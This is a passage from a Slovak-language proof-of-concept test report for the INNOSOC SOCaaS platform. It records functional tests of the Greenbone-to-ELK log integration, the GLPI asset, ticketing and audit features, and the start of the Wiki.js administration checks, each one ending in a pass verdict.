Východiskový stav: Greenbone bol nasadený a funkčný (overené testom TS-GB-01). ELK Stack bol v prevádzke – Elasticsearch klaster s uzlami na IP 192.168.1.178, Logstash na IP 192.168.1.177 a Kibana ako vizualizačné rozhranie. Na strane Greenbone bol nasadený Filebeat agent konfigurovaný na odosielanie logov do Logstash. Logstash pipeline (filters.conf) obsahovala vetvu pre spracovanie údajov s tagom filebeat-gvm – JSON parser pre štruktúrované správy a grok vzor pre HTTP access logy. Output pipeline (output.conf) bola nakonfigurovaná na ukladanie údajov do Elasticsearch s ILM aliasom gvm-greenbone, ILM vzorcom {now/d}-000001 a ILM politikou gvm-greenbone-ILM. Komunikácia medzi Logstash a Elasticsearch bola zabezpečená certifikátom a autentifikáciou prostredníctvom používateľa logstash_internal s rolou logstash_writer.

Postup testu:

1. Na strane Greenbone sa overila aktívna konfigurácia Filebeat agenta – overil sa výstupný endpoint (Logstash adresa), nastavený tag filebeat-gvm a zdrojové cesty logov.
2. V Greenbone sa spustila skenovacia aktivita alebo iná operácia generujúca logové záznamy.
3. Na strane Logstash sa overilo prijatie údajov s tagom filebeat-gvm v logu Logstash – potvrdenie, že pipeline prijala a spracovala údaje z Greenbone.
4. Overila sa správnosť parsovania – pre JSON formátované správy sa overilo, že polia boli korektne extrahované, pre HTTP access logy sa overilo, že grok vzor správne identifikoval polia client_ip, http_method, request, response_code, bytes_sent, referrer a user_agent.

5. V Elasticsearch sa overila existencia indexu gvm-greenbone a prítomnosť dokumentov v tomto indexe – pomocou Kibana Dev Tools alebo priamo cez Elasticsearch REST API.
6. Overilo sa, že ILM politika gvm-greenbone-ILM je aktívna a správne sa aplikuje na index – overenie rollover aliasu a vzoru indexovania.
7. V Kibane sa vytvoril alebo overil existujúci index pattern pre gvm-greenbone a overila sa dostupnosť údajov v sekcii Discover – vyhľadávanie podľa časového rozsahu, filtrovanie podľa polí.
8. Overila sa časová korektnosť – timestamp v Elasticsearch zodpovedal skutočnému času generovania logu na strane Greenbone.

Očakávaný výsledok: Očakávaným výsledkom je, že logy z Greenbone budú prostredníctvom Filebeat korektne odoslané do Logstash, spracované podľa definovanej pipeline, indexované v Elasticsearch pod indexom gvm-greenbone a dostupné pre vyhľadávanie a vizualizáciu v Kibane. Parsovanie má byť korektné – JSON údaje majú byť správne rozložené na polia a HTTP access logy majú byť spracované grok vzorom. ILM politika má byť aktívna a správne aplikovaná. Časové značky majú byť konzistentné.

Skutočný výsledok: Filebeat agent na strane Greenbone korektne odosielal logové záznamy do centrálneho Logstash. Logstash pipeline správne identifikovala údaje podľa tagu filebeat-gvm a aplikovala príslušnú transformačnú logiku. JSON formátované správy boli korektne parsované a ich polia boli dostupné ako samostatné atribúty v Elasticsearch. HTTP access logy boli spracované grok vzorom a polia client_ip, http_method, request, response_code, bytes_sent, referrer a user_agent boli korektne extrahované. Údaje boli indexované v Elasticsearch pod indexom gvm-greenbone. ILM politika gvm-greenbone-ILM bola aktívna a rollover alias fungoval podľa definovaného vzoru. V Kibane boli údaje dostupné cez index pattern gvm-greenbone a bolo možné ich vyhľadávať, filtrovať a vizualizovať v sekcii Discover. Časové značky dokumentov zodpovedali skutočnému času generovania logov na strane Greenbone.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že integračná väzba medzi Greenbone Community Edition a ELK Stack je v prostredí PoC funkčná. Test potvrdil, že údaje z Greenbone sú korektne transportované, transformované a indexované v centrálnom SIEM riešení a sú dostupné pre vyhľadávanie a vizualizáciu.

Zistenia a poznámky: Test TS-GB-03 overoval integračnú väzbu v rozsahu PoC. Logstash pipeline pre filebeat-gvm obsahuje dve vetvy – JSON parser pre štruktúrované správy a grok vzor pre HTTP access logy, čím pokrýva oba formáty výstupov Greenbone. Komunikácia medzi Logstash a Elasticsearch je zabezpečená certifikátom a autentifikáciou s princípom najnižších oprávnení (rola logstash_writer), čo zodpovedá bezpečnostným požiadavkám. ILM politika zabezpečuje automatickú správu životného cyklu dát a zabraňuje nekontrolovanému rastu indexu. Centralizácia údajov o skenoch zraniteľností v ELK umožňuje koreláciu s ostatnými bezpečnostnými udalosťami – napríklad porovnanie identifikovaných zraniteľností s alertmi z Wazuh alebo detekciami z Suricata. V ďalšom

rozvoji by bolo vhodné implementovať dedikované dashboardy v Kibane pre vizualizáciu trendov zraniteľností a integráciu s procesmi riadenia zraniteľností podľa UC_12.

Záver: Test preukázal, že integrácia Greenbone Community Edition s ELK Stack prostredníctvom Filebeat a Logstash pipeline je v prostredí PoC funkčná. Údaje o skenoch zraniteľností sú centralizovane dostupné v rámci SIEM riešenia, čo vytvára základ pre ich koreláciu s ostatnými bezpečnostnými udalosťami a pre podporu procesov riadenia zraniteľností v rámci SOCaaS platformy INNOSOC.

11.4 Súhrnné hodnotenie testovania funkčnosti komponentu Greenbone Comunity edition

Identifikátor	Názov testu	Typ testu	Overovaná oblasť	Vyhodnotenie
TS-GB-01	Overenie dostupnosti, funkčnosti a aktuálnosti NVT	Funkčný test	Nasadenie, GSA rozhranie, NVT databáza, skenovacie konfigurácie, Schedules	**Splnené**
TS-GB-02	Overenie skenovania zraniteľností a analýzy výsledkov	Funkčný test	Skenovanie, CVSS/CVE/QoD klasifikácia, reporting, priradenie k systémom	**Splnené**
TS-GB-03	Overenie konfigurácie odosielania logov do ELK Stacku	Funkčný test	Filebeat agent, Logstash pipeline, index gvm-greenbone, Kibana Discover	**Splnené**

12 Overenie evidencie aktív, ticketingu a auditovateľnosti v GLPI

Testovanie komponentu GLPI bolo zamerané na overenie jeho schopnosti plniť úlohu procesnej a evidenčnej vrstvy pre správu IT aktív, CMDB a riadenie incidentov v rámci PoC. Testy boli rozdelené do troch oblastí pokrývajúcich kľúčové funkcionality ITSM systému: (1) dostupnosť systému, evidencia IT aktív a CMDB funkčnosť vrátane správy vzťahov medzi aktívami, (2) ticketing a riadenie životného cyklu incidentov vrátane kategorizácie, priraďovania a sledovania stavov a (3) správa používateľov, organizačných jednotiek, rolí a prístupových práv vrátane profilov a entít. Testovanie v rámci V16 bolo zamerané na overenie základnej funkčnosti nasadeného systému – pokročilé integračné scenáre so SOC komponentmi sú predmetom samostatného výstupu.

12.1 TS-GLPI-01 Overenie dostupnosti, evidencie IT aktív a CMDB funkčnosti

Typ testu: Funkčný test

Účel testu: Overiť, či je GLPI v prostredí PoC korektne nasadený, dostupný cez webové rozhranie a pripravený na evidenciu a správu IT aktív. Zároveň overiť, že CMDB funkcionalita je aktívna – systém umožňuje evidovať aktíva, rozlišovať ich podľa typu (hardvér, softvér, sieťové zariadenia), kategorizovať ich, evidovať vzťahy medzi aktívami a priradiť ich k organizačným jednotkám a používateľom. Test je zameraný na overenie inventarizácie a správy aktív, schopnosti vytvárať, editovať a mazať záznamy o aktívach a rozlíšenia aktív podľa typu.

Predmet overenia: Predmetom testu je overenie základnej prevádzkovej pripravenosti komponentu GLPI po jeho nasadení v prostredí PoC a funkčnosti jeho CMDB modulu. Test bol zameraný na to, či je webové rozhranie dostupné a funkčné, či je prihlásenie úspešné a či systém umožňuje pracovať s evidenciou IT aktív. Overovalo sa, či sú v systéme zavedené kategórie aktív (počítače, sieťové zariadenia, softvér), či je možné vytvárať, editovať a mazať záznamy o aktívach, či je možné priradiť aktíva k organizačným jednotkám a používateľom a či dashboard poskytuje sumarizovaný prehľad o evidovaných aktívach a stave infraštruktúry. Overovala sa aj schopnosť systému rozlišovať typy aktív podľa preddefinovaných kategórií a evidovať základné vlastnosti aktív – názov, typ, vlastník, organizačná entita.

Východiskový stav: GLPI bol nasadený ako samostatná webová aplikácia v prostredí PoC nad štandardným webovým stackom (Apache/Nginx, PHP) s relačnou databázou (MySQL/MariaDB). Základná konfigurácia bola zameraná na sprístupnenie webového rozhrania a aktiváciu kľúčových funkcionalít – evidencie aktív (CMDB) a ticketing systému. Do systému boli zavedené základné objekty – IT aktíva, používatelia, organizačné jednotky a incidentné záznamy. Databázová vrstva zabezpečuje ukladanie prevádzkových a historických údajov. Pred začiatkom testu sa predpokladalo, že webová služba je spustená a systém je prístupný cez webový prehliadač.

Postup testu:

1. Overila sa dostupnosť webového rozhrania GLPI – otvorením URL adresy v prehliadači sa overilo korektné načítanie prihlasovacej obrazovky.

2. Vykonalo sa prihlásenie pomocou dostupného používateľského účtu a overila sa dostupnosť hlavných sekcií rozhrania – Assets, Assistance, Management, Tools, Administration.
3. V sekcii Assets sa overila dostupnosť kategórií aktív – Computers, Network devices, Software, Printers, Monitors a ďalšie typy podľa konfigurácie systému.
4. Na hlavnom dashboarde sa overil sumarizovaný prehľad o evidovaných IT aktívach – počet záznamov v jednotlivých kategóriách (počítače, sieťové zariadenia, softvér) a prehľad infraštruktúry vrátane informácií o používateľoch a organizačných entitách.
5. V sekcii Assets → Computers sa overil existujúci záznam o počítači alebo sa vytvoril nový – zadal sa názov, typ, organizačná entita (Entity), stav a prípadne ďalšie atribúty.
6. Overila sa možnosť editácie existujúceho záznamu o aktíve – zmena atribútu a uloženie zmeny.
7. Overila sa možnosť vymazania testovacieho záznamu o aktíve – odstránenie záznamu a potvrdenie, že sa v evidencii už nenachádza.
8. Overila sa možnosť priradenia aktíva k organizačnej jednotke a k používateľovi – väzba medzi aktívom a jeho vlastníkom/zodpovednou osobou.
9. Overila sa schopnosť systému rozlišovať aktíva podľa typu – navigácia medzi rôznymi typmi aktív (počítače, sieťové zariadenia, softvér) v bočnom paneli rozhrania.

Očakávaný výsledok: Očakávaným výsledkom je, že GLPI bude v prostredí PoC dostupný cez webové rozhranie, umožní úspešné prihlásenie a poskytne funkčné používateľské rozhranie pre správu IT aktív. Dashboard má zobrazovať sumarizovaný prehľad o evidovaných aktívach v jednotlivých kategóriách. CMDB funkcionalita má byť aktívna – systém má umožňovať vytvorenie, editáciu a mazanie záznamov o aktívach, ich priradenie k organizačným jednotkám a používateľom a rozlíšenie podľa typu.

Skutočný výsledok: GLPI bol v testovacom prostredí dostupný a webové rozhranie sa načítalo korektne. Prihlásenie bolo úspešné a po prihlásení boli dostupné všetky hlavné sekcie rozhrania. Dashboard zobrazoval sumarizované kategórie aktív (počítače, sieťové zariadenia, softvér) spolu so štatistikami a prehľadmi infraštruktúry doplnenými o informácie o používateľoch a organizačných entitách. V sekcii Assets boli dostupné kategórie aktív a systém umožňoval vytváranie, editáciu a mazanie záznamov o aktívach. Záznamy obsahovali atribúty ako názov, typ, organizačná entita, stav a vlastník. Vymazanie testovacieho záznamu prebehlo korektne – záznam sa po odstránení v evidencii nenachádzal. Priradenie aktíva k organizačnej jednotke a používateľovi bolo funkčné. Navigácia medzi typmi aktív v bočnom paneli fungovala korektne. Počas testu neboli pozorované kritické chyby.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že GLPI bol v prostredí PoC úspešne nasadený a sprevádzkovaný. Test potvrdil, že systém je dostupný, CMDB funkcionalita je aktívna a umožňuje vytváranie, editáciu a mazanie záznamov o IT aktívach s rozlíšením podľa typu a priradením k organizačným entitám a používateľom.

Zistenia a poznámky: Test TS-GLPI-01 overoval základnú dostupnosť a prevádzkovú pripravenosť CMDB modulu, nie integračné väzby s ostatnými komponentmi. Dashboard poskytoval prehľad na úrovni základnej evidencie, čo zodpovedá aktuálnemu stavu nasadenia v PoC. Rozlíšenie aktív podľa typu umožňuje kategorizáciu a lepšiu organizáciu evidencie, čo je predpoklad pre efektívne riadenie zraniteľností a incidentov v kontexte konkrétnych aktív. Overenie všetkých troch operácií (vytvorenie, editácia, mazanie) potvrdilo úplnosť CRUD funkcionality CMDB modulu. Test vytvoril predpoklad pre ďalšie testy zamerané na ticketing systém a rozšírenú evidenciu softvérových aktív.

Záver: Test preukázal, že GLPI je v prostredí PoC dostupný, základne funkčný a poskytuje použiteľný základ pre evidenciu IT aktív a správu CMDB údajov. Tým bola potvrdená jeho pripravenosť na podporu procesov správy aktív v rámci SOCaaS riešenia INNOSOC.

12.2 TC-GLPI-02 Overenie ticketingového systému a riadenia životného cyklu incidentov

Typ testu: Funkčný test

Účel testu: Overiť, či ticketing systém v GLPI umožňuje vytváranie, priraďovanie a sledovanie ticketov (incidentov a požiadaviek) a či zabezpečuje riadenie ich životného cyklu od nahlásenia po vyriešenie. Zároveň overiť, že dashboard modulu Assistance poskytuje operatívny prehľad prostredníctvom súhrnných metrík, vizualizačných prvkov a agregovaných pohľadov na kategórie a stavy ticketov. Test overuje rolu GLPI ako procesnej a riadiacej vrstvy incident managementu, kde sú bezpečnostné udalosti transformované na ticketové záznamy a sledovaný ich životný cyklus.

Predmet overenia: Predmetom testu je overenie funkčnosti ticketing modulu GLPI v prostredí PoC. Overovalo sa, či systém umožňuje vytvoriť nový ticket, priradiť mu kategóriu, prioritu a zodpovednú osobu. Overoval sa životný cyklus ticketu – prechod medzi stavmi (nový, spracovávaný, vyriešený) a evidencia zmien stavov. Overoval sa dashboard modulu Assistance – zobrazenie súhrnných metrík (celkový počet ticketov, oneskoréne tickety, problémy, zmeny), časových grafov zobrazujúcich vývoj ticketov a stĺpcových grafov reprezentujúcich stavy ticketov podľa mesiacov. Overovali sa aj agregované pohľady na kategórie ticketov, typy požiadaviek a organizačné entity.

Východiskový stav: GLPI bol nasadený a dostupný (overené testom TS-GLPI-01). CMDB obsahovala evidované aktíva, používateľov a organizačné jednotky. Ticketing modul bol aktívny a v systéme boli evidované tickety – podľa dashboardu modulu Assistance celkový počet 17 ticketov. Systém bol nakonfigurovaný na prácu s ticketmi typu incident a požiadavka, s definovanými kategóriami, prioritami a stavmi životného cyklu.

Postup testu:

1. V sekcii Assistance → Dashboard sa overil operatívny prehľad – súhrnné metriky zobrazujúce celkový počet ticketov, počet oneskorených ticketov, problémov a zmien.
2. Overili sa vizualizačné prvky dashboardu – časový graf zobrazujúci vývoj ticketov za sledované obdobie a stĺpcový graf reprezentujúci stavy ticketov podľa mesiacov (nové, spracovávané, vyriešené).

3. Overili sa agregované pohľady na kategórie ticketov, typy požiadaviek a organizačné entity – identifikácia najviac zaťažených oblastí a najčastejších typov incidentov.
4. V sekcii Assistance → Tickets sa overil zoznam existujúcich ticketov a ich atribúty – identifikátor, názov, stav, priorita, priradená osoba, kategória.
5. Vytvoril sa nový ticket typu incident – zadal sa názov, popis, kategória, priorita a zodpovedná osoba.
6. Overila sa možnosť priradenia ticketu k aktívu z CMDB – prepojenie incidentu s dotknutým zariadením alebo systémom.
7. Overil sa prechod ticketu medzi stavmi životného cyklu – zmena stavu z „nový“ na „spracovávaný“ (priradenie analytikovi a začiatok riešenia).
8. Overil sa ďalší prechod ticketu – zmena stavu na „vyriešený“ po vykonaní nápravných opatrení.
9. Overila sa evidencia zmien stavov a časových údajov v rámci ticketu – história prechodu stavov, časy priradenia a riešenia.
10. Po vytvorení nového ticketu sa overil aktualizovaný dashboard – zmena súhrnných metrík a zobrazenie nového ticketu v grafických prehľadoch.

Očakávaný výsledok: Očakávaným výsledkom je, že ticketing systém GLPI umožní vytvoriť nový ticket, priradiť mu kategóriu, prioritu a zodpovednú osobu a sledovať jeho životný cyklus od nahlásenia po vyriešenie. Dashboard modulu Assistance má zobrazovať súhrnné metriky, vizualizačné prvky a agregované pohľady umožňujúce operatívny prehľad o stave ticketov. Zmeny stavov majú byť evidované s časovými údajmi.

Skutočný výsledok: Ticketing systém GLPI bol v prostredí PoC funkčný. Dashboard modulu Assistance zobrazoval súhrnné metriky – celkový počet evidovaných ticketov, počet oneskorených ticketov, problémov a zmien prostredníctvom farebne odlíšených panelov. Časový graf zobrazoval vývoj ticketov za sledované obdobie a stĺpcový graf reprezentoval stavy ticketov podľa mesiacov (nové, spracovávané, vyriešené). Agregované pohľady na kategórie ticketov, typy požiadaviek a organizačné entity boli dostupné a umožňovali identifikáciu najviac zaťažených oblastí. Vytvorenie nového ticketu typu incident bolo úspešné – bolo možné zadať názov, popis, kategóriu, prioritu, zodpovednú osobu a priradiť ticket k aktívu z CMDB. Väzba ticketu na konkrétne aktívum fungovala, čím bolo zabezpečené prepojenie incidentu s dotknutým zariadením. Prechody medzi stavmi životného cyklu ticketu (nový → spracovávaný → vyriešený) fungovali korektne. História zmien stavov bola evidovaná s časovými údajmi. Po vytvorení nového ticketu sa dashboard aktualizoval a zobrazil zmenené metriky. Počas testu neboli pozorované kritické chyby.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že ticketing systém GLPI je v prostredí PoC funkčný a umožňuje riadenie životného cyklu incidentov od nahlásenia po vyriešenie. Dashboard modulu Assistance poskytuje operatívny prehľad prostredníctvom súhrnných metrík a vizualizačných prvkov.

Zistenia a poznámky: Test TS-GLPI-02 overoval ticketing funkcionalitu v rozsahu PoC. Dashboard modulu Assistance poskytoval štatistiky na úrovni základnej evidencie a spracovania ticketov, čo zodpovedá aktuálnemu stavu nasadenia. Systém umožnil priradenie

ticketu k aktívu z CMDB, čo z pohľadu SOC architektúry umožňuje priradiť incident ku konkrétnemu aktívu a identifikovať jeho vlastníka. Evidencia časových údajov a histórie zmien stavov vytvára predpoklad pre budúce vyhodnocovanie efektivity riešenia incidentov. V rámci PoC neboli plne implementované integračné väzby na SIEM/SOAR – GLPI v tejto etape nefunguje ako plne integrovaný nástroj pre riadenie incidentov s automatickým obohacovania dát, ale poskytuje použiteľný základ pre ďalšie rozšírenie. Test potvrdil vhodnosť GLPI ako procesnej a riadiacej vrstvy pre incident management v rámci SOC.

Záver: Test preukázal, že ticketing systém GLPI je v prostredí PoC funkčný, umožňuje riadenie životného cyklu incidentov a poskytuje operatívny prehľad prostredníctvom dashboardu. Tým bola potvrdená jeho použiteľnosť ako procesnej vrstvy pre riadenie bezpečnostných incidentov v rámci SOCaaS riešenia INNOSOC.

12.3 TS-GLPI-03 Overenie evidencie softvérových aktív, správy dokumentácie a podpory auditovateľnosti

Typ testu: Funkčný test

Účel testu: Overiť, či GLPI umožňuje detailnú evidenciu softvérových aktív vrátane verzií, licencií a väzieb na zariadenia, správu dokumentácie v rámci IT prostredia a podporu auditovateľnosti zmien. Cieľom je preveriť, že systém poskytuje dostatočný kontextový základ pre identifikáciu zraniteľného alebo zastaraného softvéru a pre podporu auditných a compliance procesov.

Predmet overenia: Predmetom testu je overenie schopnosti GLPI evidovať softvérové aktíva s detailnými atribútmi a spravovať dokumentáciu v rámci PoC. V sekcii Assets → Software sa overovala prítomnosť softvérových záznamov s atribútmi – názov, vydavateľ, verzia, podporované operačné systémy, počet inštalácií a informácie o licenciách. Overovala sa väzba softvérových aktív na konkrétne zariadenia a vlastníkov, čo je predpoklad pre kontextové vyhodnocovanie zraniteľností. V sekcii Documents sa overovala centralizovaná správa dokumentácie – prítomnosť dokumentov s identifikátormi, priradenou entitou a odkazmi na súbory. Overovala sa aj auditovateľnosť – schopnosť systému evidovať zmeny a poskytovať dohľadateľnosť záznamov.

Východiskový stav: GLPI bol nasadený a dostupný (overené testom TS-GLPI-01). CMDB obsahovala evidované aktíva vrátane softvérových položiek zavedených v rámci PoC. V sekcii Assets → Software boli evidované softvérové aktíva (napr. VPN, Microsoft 365, Windows 11). Sekcia Documents obsahovala dokumenty naviazané na IT prostredie. Systém bol konfiguračne pripravený na správu používateľov, rolí a väzieb medzi aktívami.

Postup testu:

1. V sekcii Assets → Software sa overil tabuľkový prehľad softvérových položiek – prítomnosť záznamov s názvom softvéru, organizačnou entitou (Entity), vydavateľom (Publisher), verziami a podporovanými operačnými systémami.
2. Pre vybranú softvérovú položku sa overil detail záznamu – počet inštalácií, informácie o licenciách a väzba na konkrétne zariadenia, na ktorých je softvér nainštalovaný.

3. Overila sa možnosť filtrovania a vyhľadávania softvérových záznamov podľa rôznych kritérií – názov, vydavateľ, verzia.
4. Overila sa väzba softvérového aktíva na konkrétne zariadenie a vlastníka – navigácia zo softvérovej položky na priradené počítače a zodpovedné osoby.
5. V sekcii Management → Documents sa overil tabuľkový prehľad dokumentov – prítomnosť záznamov s identifikátormi, priradenou entitou a odkazmi na súbory (PDF a iné formáty).
6. Overila sa možnosť prehliadania a sťahovania dokumentov – korektnosť odkazov na uložené súbory.
7. Overila sa schopnosť systému evidovať zmeny v záznamoch – zobrazenie histórie zmien pri vybranom aktíve alebo tickete vrátane informácie o tom, kto a kedy zmenu vykonal.
8. Overila sa dohľadateľnosť záznamov – možnosť spätne dohľadať stav aktíva, jeho zmeny a väzby na incidenty alebo dokumenty.
9. Overila sa navigácia medzi prepojenými záznamami – z aktíva na priradený softvér, z ticketu na dotknuté aktívum, z dokumentu na priradenú entitu.

Očakávaný výsledok: Očakávaným výsledkom je, že GLPI bude evidovať softvérové aktíva s detailnými atribútmi (názov, vydavateľ, verzia, inštalácie, licencie) a umožní ich väzbu na zariadenia a vlastníkov. Sekcia Documents má obsahovať centralizovanú evidenciu dokumentácie s identifikátormi a odkazmi na súbory. Systém má poskytovať históriu zmien a dohľadateľnosť záznamov pre podporu auditných procesov. Navigácia medzi prepojenými záznamami má byť funkčná.

Skutočný výsledok: V sekcii Assets → Software boli evidované softvérové položky s relevantnými atribútmi – názov softvéru (napr. VPN, Microsoft 365, Windows 11), organizačná entita, vydavateľ, verzie, podporované operačné systémy, počet inštalácií a informácie o licenciách. Detail softvérovej položky zobrazoval väzbu na konkrétne zariadenia a vlastníkov. Filtrovanie a vyhľadávanie softvérových záznamov bolo funkčné. Navigácia zo softvérovej položky na priradené počítače a zodpovedné osoby fungovala korektne. V sekcii Documents boli evidované dokumenty s identifikátormi, priradenou entitou a odkazmi na súbory (PDF). Prehliadanie a sťahovanie dokumentov bolo funkčné. Systém evidoval históriu zmien pri záznamoch – bolo možné zobraziť, kto a kedy vykonal zmenu v aktíve alebo tickete. Dohľadateľnosť záznamov bola zabezpečená – bolo možné spätne dohľadať stav aktíva, jeho zmeny a väzby. Navigácia medzi prepojenými záznamami (aktívum → softvér, ticket → aktívum, dokument → entita) fungovala korektne. Počas testu neboli pozorované kritické chyby.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že GLPI poskytuje detailnú evidenciu softvérových aktív, centralizovanú správu dokumentácie a podporu auditovateľnosti zmien v prostredí PoC.

Zistenia a poznámky: Test TS-GLPI-03 overoval rozšírené CMDB a dokumentačné funkcionality v rozsahu PoC. Evidencia softvérových aktív s informáciami o verziách, licenciách a väzbou na zariadenia je z pohľadu SOC architektúry kľúčová pre identifikáciu

zraniteľného alebo zastaraného softvéru a pre podporu riadenia zraniteľností v kontexte konkrétnych aplikácií. Väzba softvérového aktíva na konkrétne zariadenie a vlastníka umožňuje pri identifikácii zraniteľnosti okamžite určiť dotknuté systémy a zodpovedné osoby. Centralizovaná správa dokumentácie zabezpečuje dohľadateľnosť protokolov, záznamov a zmluvnej dokumentácie, čo je dôležité z pohľadu auditu a procesného riadenia v SOC prostredí. História zmien vytvára auditný záznam, ktorý je predpokladom pre spätné skúmanie a compliance. V rámci PoC neboli plne rozvinuté pokročilé auditné funkcionality ani automatizované väzby na SIEM/SOAR, čo zodpovedá aktuálnemu stavu nasadenia a dokumentovaným obmedzeniam.

Záver: Test preukázal, že GLPI je v prostredí PoC schopný evidovať softvérové aktíva s detailnými atribútmi, spravovať dokumentáciu a poskytovať podporu auditovateľnosti zmien. Tým bola potvrdená jeho použiteľnosť ako evidenčnej a kontextovej vrstvy v rámci SOCaaS riešenia INNOSOC, ktorá dopĺňa technické bezpečnostné komponenty o procesný a organizačný kontext.

12.4 Súhrnné hodnotenie testovania funkčnosti komponentu GLPI

Identifikátor	Názov testu	Typ testu	Overovaná oblasť	Vyhodnotenie
TS-GLPI-01	Overenie dostupnosti, evidencie IT aktív a CMDB funkčnosti	Funkčný test	Nasadenie, webové rozhranie, CMDB evidencia, kategorizácia aktív	**Splnené**
TS-GLPI-02	Overenie ticketingového systému a riadenia životného cyklu incidentov	Funkčný test	Ticketing, životný cyklus incidentov, dashboard Assistance	**Splnené**
TS-GLPI-03	Overenie evidencie softvérových aktív, dokumentácie a auditovateľnosti	Funkčný test	Softvérové aktíva, dokumentácia, auditovateľnosť, väzby	**Splnené**

13 Overenie správy dokumentácie, prístupových práv a verziovania vo Wiki.js

Testovanie komponentu Wiki.js bolo zamerané na overenie jeho schopnosti plniť úlohu centrálneho nástroja pre správu znalostnej bázy a internej dokumentácie v rámci PoC. Testy boli rozdelené do troch oblastí pokrývajúcich kľúčové funkcionality dokumentačného systému: (1) dostupnosť nasadenia, administračné rozhranie a systémové informácie, (2) tvorba, editácia a štruktúrovanie dokumentácie vrátane runbookov, playbookov a prevádzkových postupov s overením navigácie a komentárov a (3) správa používateľov, skupín, rolí a prístupových práv vrátane hosťovského prístupu a self-registrácie. Testovanie v rámci V16 bolo zamerané na overenie základnej funkčnosti nasadeného systému – pokročilé scenáre integrácie so SOC komponentmi sú predmetom samostatného výstupu.

13.1 TS-WIKI-01 Overenie dostupnosti, nasadenia a administrácie Wiki.js

Identifikátor testu: TS-WIKI-01

Názov testu: Overenie dostupnosti, nasadenia a administrácie Wiki.js

Typ testu: Funkčný test

Účel testu: Overiť, či je Wiki.js v prostredí PoC korektne nasadený, dostupný cez webové rozhranie a pripravený na prevádzku ako centrálny nástroj pre správu znalostnej bázy. Zároveň overiť, že administračné rozhranie poskytuje prehľad o stave znalostnej bázy, systémových metrikách a umožňuje správu základných prevádzkových nastavení. Test je zameraný na overenie základnej prevádzkovej pripravenosti komponentu po jeho nasadení v kontajnerizovanom prostredí.

Predmet overenia: Predmetom testu je overenie základnej prevádzkovej pripravenosti komponentu Wiki.js po jeho nasadení v prostredí PoC. Test bol zameraný na to, či je webové rozhranie dostupné a funkčné, či je prihlásenie úspešné a či systém poskytuje administračné nástroje potrebné pre správu znalostnej bázy. Overovalo sa, či administračný dashboard zobrazuje sumarizované informácie o stave znalostnej bázy – počet stránok, používateľov a skupín – a zoznam naposledy upravených alebo vytvorených stránok. Overovala sa dostupnosť sekcie System Info s informáciami o verzii aplikácie, hostiteľskom prostredí, technologickom stacku a systémových parametroch. Overovalo sa aj administračné menu a jeho sekcie pre správu obsahu, používateľov, autentifikácie, vyhľadávania a úložiska.

Východiskový stav: Wiki.js bol nasadený ako samostatná webová aplikácia prevádzkovaná kontajnerizačne s využitím Docker prostredia a relačnej databázy PostgreSQL. Základná konfigurácia bola zameraná na sprístupnenie webového rozhrania a vytvorenie základnej štruktúry znalostnej bázy. Do systému boli zavedené základné dokumentačné objekty – runbooky, playbooky a interné postupy. Systém bol konfiguračne pripravený na správu používateľov, rolí a prístupových práv. Pred začiatkom testu sa predpokladalo, že webová služba je spustená a systém je prístupný cez webový prehliadač.

Postup testu:

1. Overila sa dostupnosť webového rozhrania Wiki.js – otvorením URL adresy v prehliadači sa overilo korektné načítanie prihlasovacej obrazovky.

2. Vykonalo sa prihlásenie pomocou dostupného používateľského účtu a overila sa dostupnosť hlavného rozhrania vrátane navigačného panelu a obsahu znalostnej bázy.

3. Overil sa administračný dashboard – prítomnosť sumarizačných panelov s informáciami o počte stránok, používateľov a skupín, ktoré ilustrujú rozsah evidovanej dokumentácie a používateľskej základne.

4. Na administračnom dashboarde sa overil zoznam naposledy upravených alebo vytvorených stránok, ktoré predstavujú jednotlivé dokumentačné záznamy (runbooky, interné postupy).

5. Overila sa dostupnosť administračného menu – prítomnosť sekcií pre správu obsahu, používateľov, autentifikácie, vyhľadávania, úložiska a ďalších systémových nastavení.

6. V sekcii System Info sa overili informácie o verzii aplikácie Wiki.js (aktuálna a dostupná verzia), údaje o hostiteľskom prostredí vrátane operačného systému, hostname, počtu CPU jadier a veľkosti pamäte.

7. V sekcii System Info sa overili informácie o technologickom stacku – verzia Node.js a databázy PostgreSQL, čím sa potvrdilo korektné nasadenie aplikácie nad deklarovaným technologickým základom.

Očakávaný výsledok: Očakávaným výsledkom je, že Wiki.js bude v prostredí PoC dostupný cez webové rozhranie, umožní úspešné prihlásenie a poskytne funkčné administračné rozhranie. Dashboard má zobrazovať sumarizované informácie o stave znalostnej bázy (počet stránok, používateľov, skupín) a zoznam naposledy upravených stránok. Sekcia System Info má zobrazovať informácie o verzii aplikácie, hostiteľskom prostredí a technologickom stacku. Administračné menu má byť dostupné so sekciami pre správu obsahu, používateľov, autentifikácie, vyhľadávania a úložiska.

Skutočný výsledok: Wiki.js bol v testovacom prostredí dostupný a webové rozhranie sa načítalo korektne. Prihlásenie bolo úspešné a po prihlásení bol dostupný navigačný panel so štruktúrou stránok a obsahom znalostnej bázy. Administračný dashboard zobrazoval sumarizačné panely s informáciami o počte stránok, používateľov a skupín. Zoznam naposledy upravených alebo vytvorených stránok bol dostupný a zobrazoval dokumentačné záznamy zavedené v rámci PoC. Administračné menu bolo dostupné a obsahovalo sekcie pre správu obsahu, používateľov, autentifikácie, vyhľadávania, úložiska a ďalších systémových nastavení. V sekcii System Info boli zobrazené informácie o verzii aplikácie Wiki.js (aktuálna a dostupná verzia), údaje o hostiteľskom prostredí vrátane operačného systému, hostname, počtu CPU jadier a veľkosti pamäte, ako aj informácie o technologickom stacku – verzia Node.js a databázy PostgreSQL. Technologický stack zodpovedal deklarovanému nasadeniu (Docker, PostgreSQL). Počas testu neboli pozorované kritické chyby.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že Wiki.js bol v prostredí PoC úspešne nasadený a sprevádzkovaný. Test potvrdil, že systém je dostupný, administračné rozhranie je funkčné a poskytuje prehľad o stave znalostnej bázy a systémových parametroch.

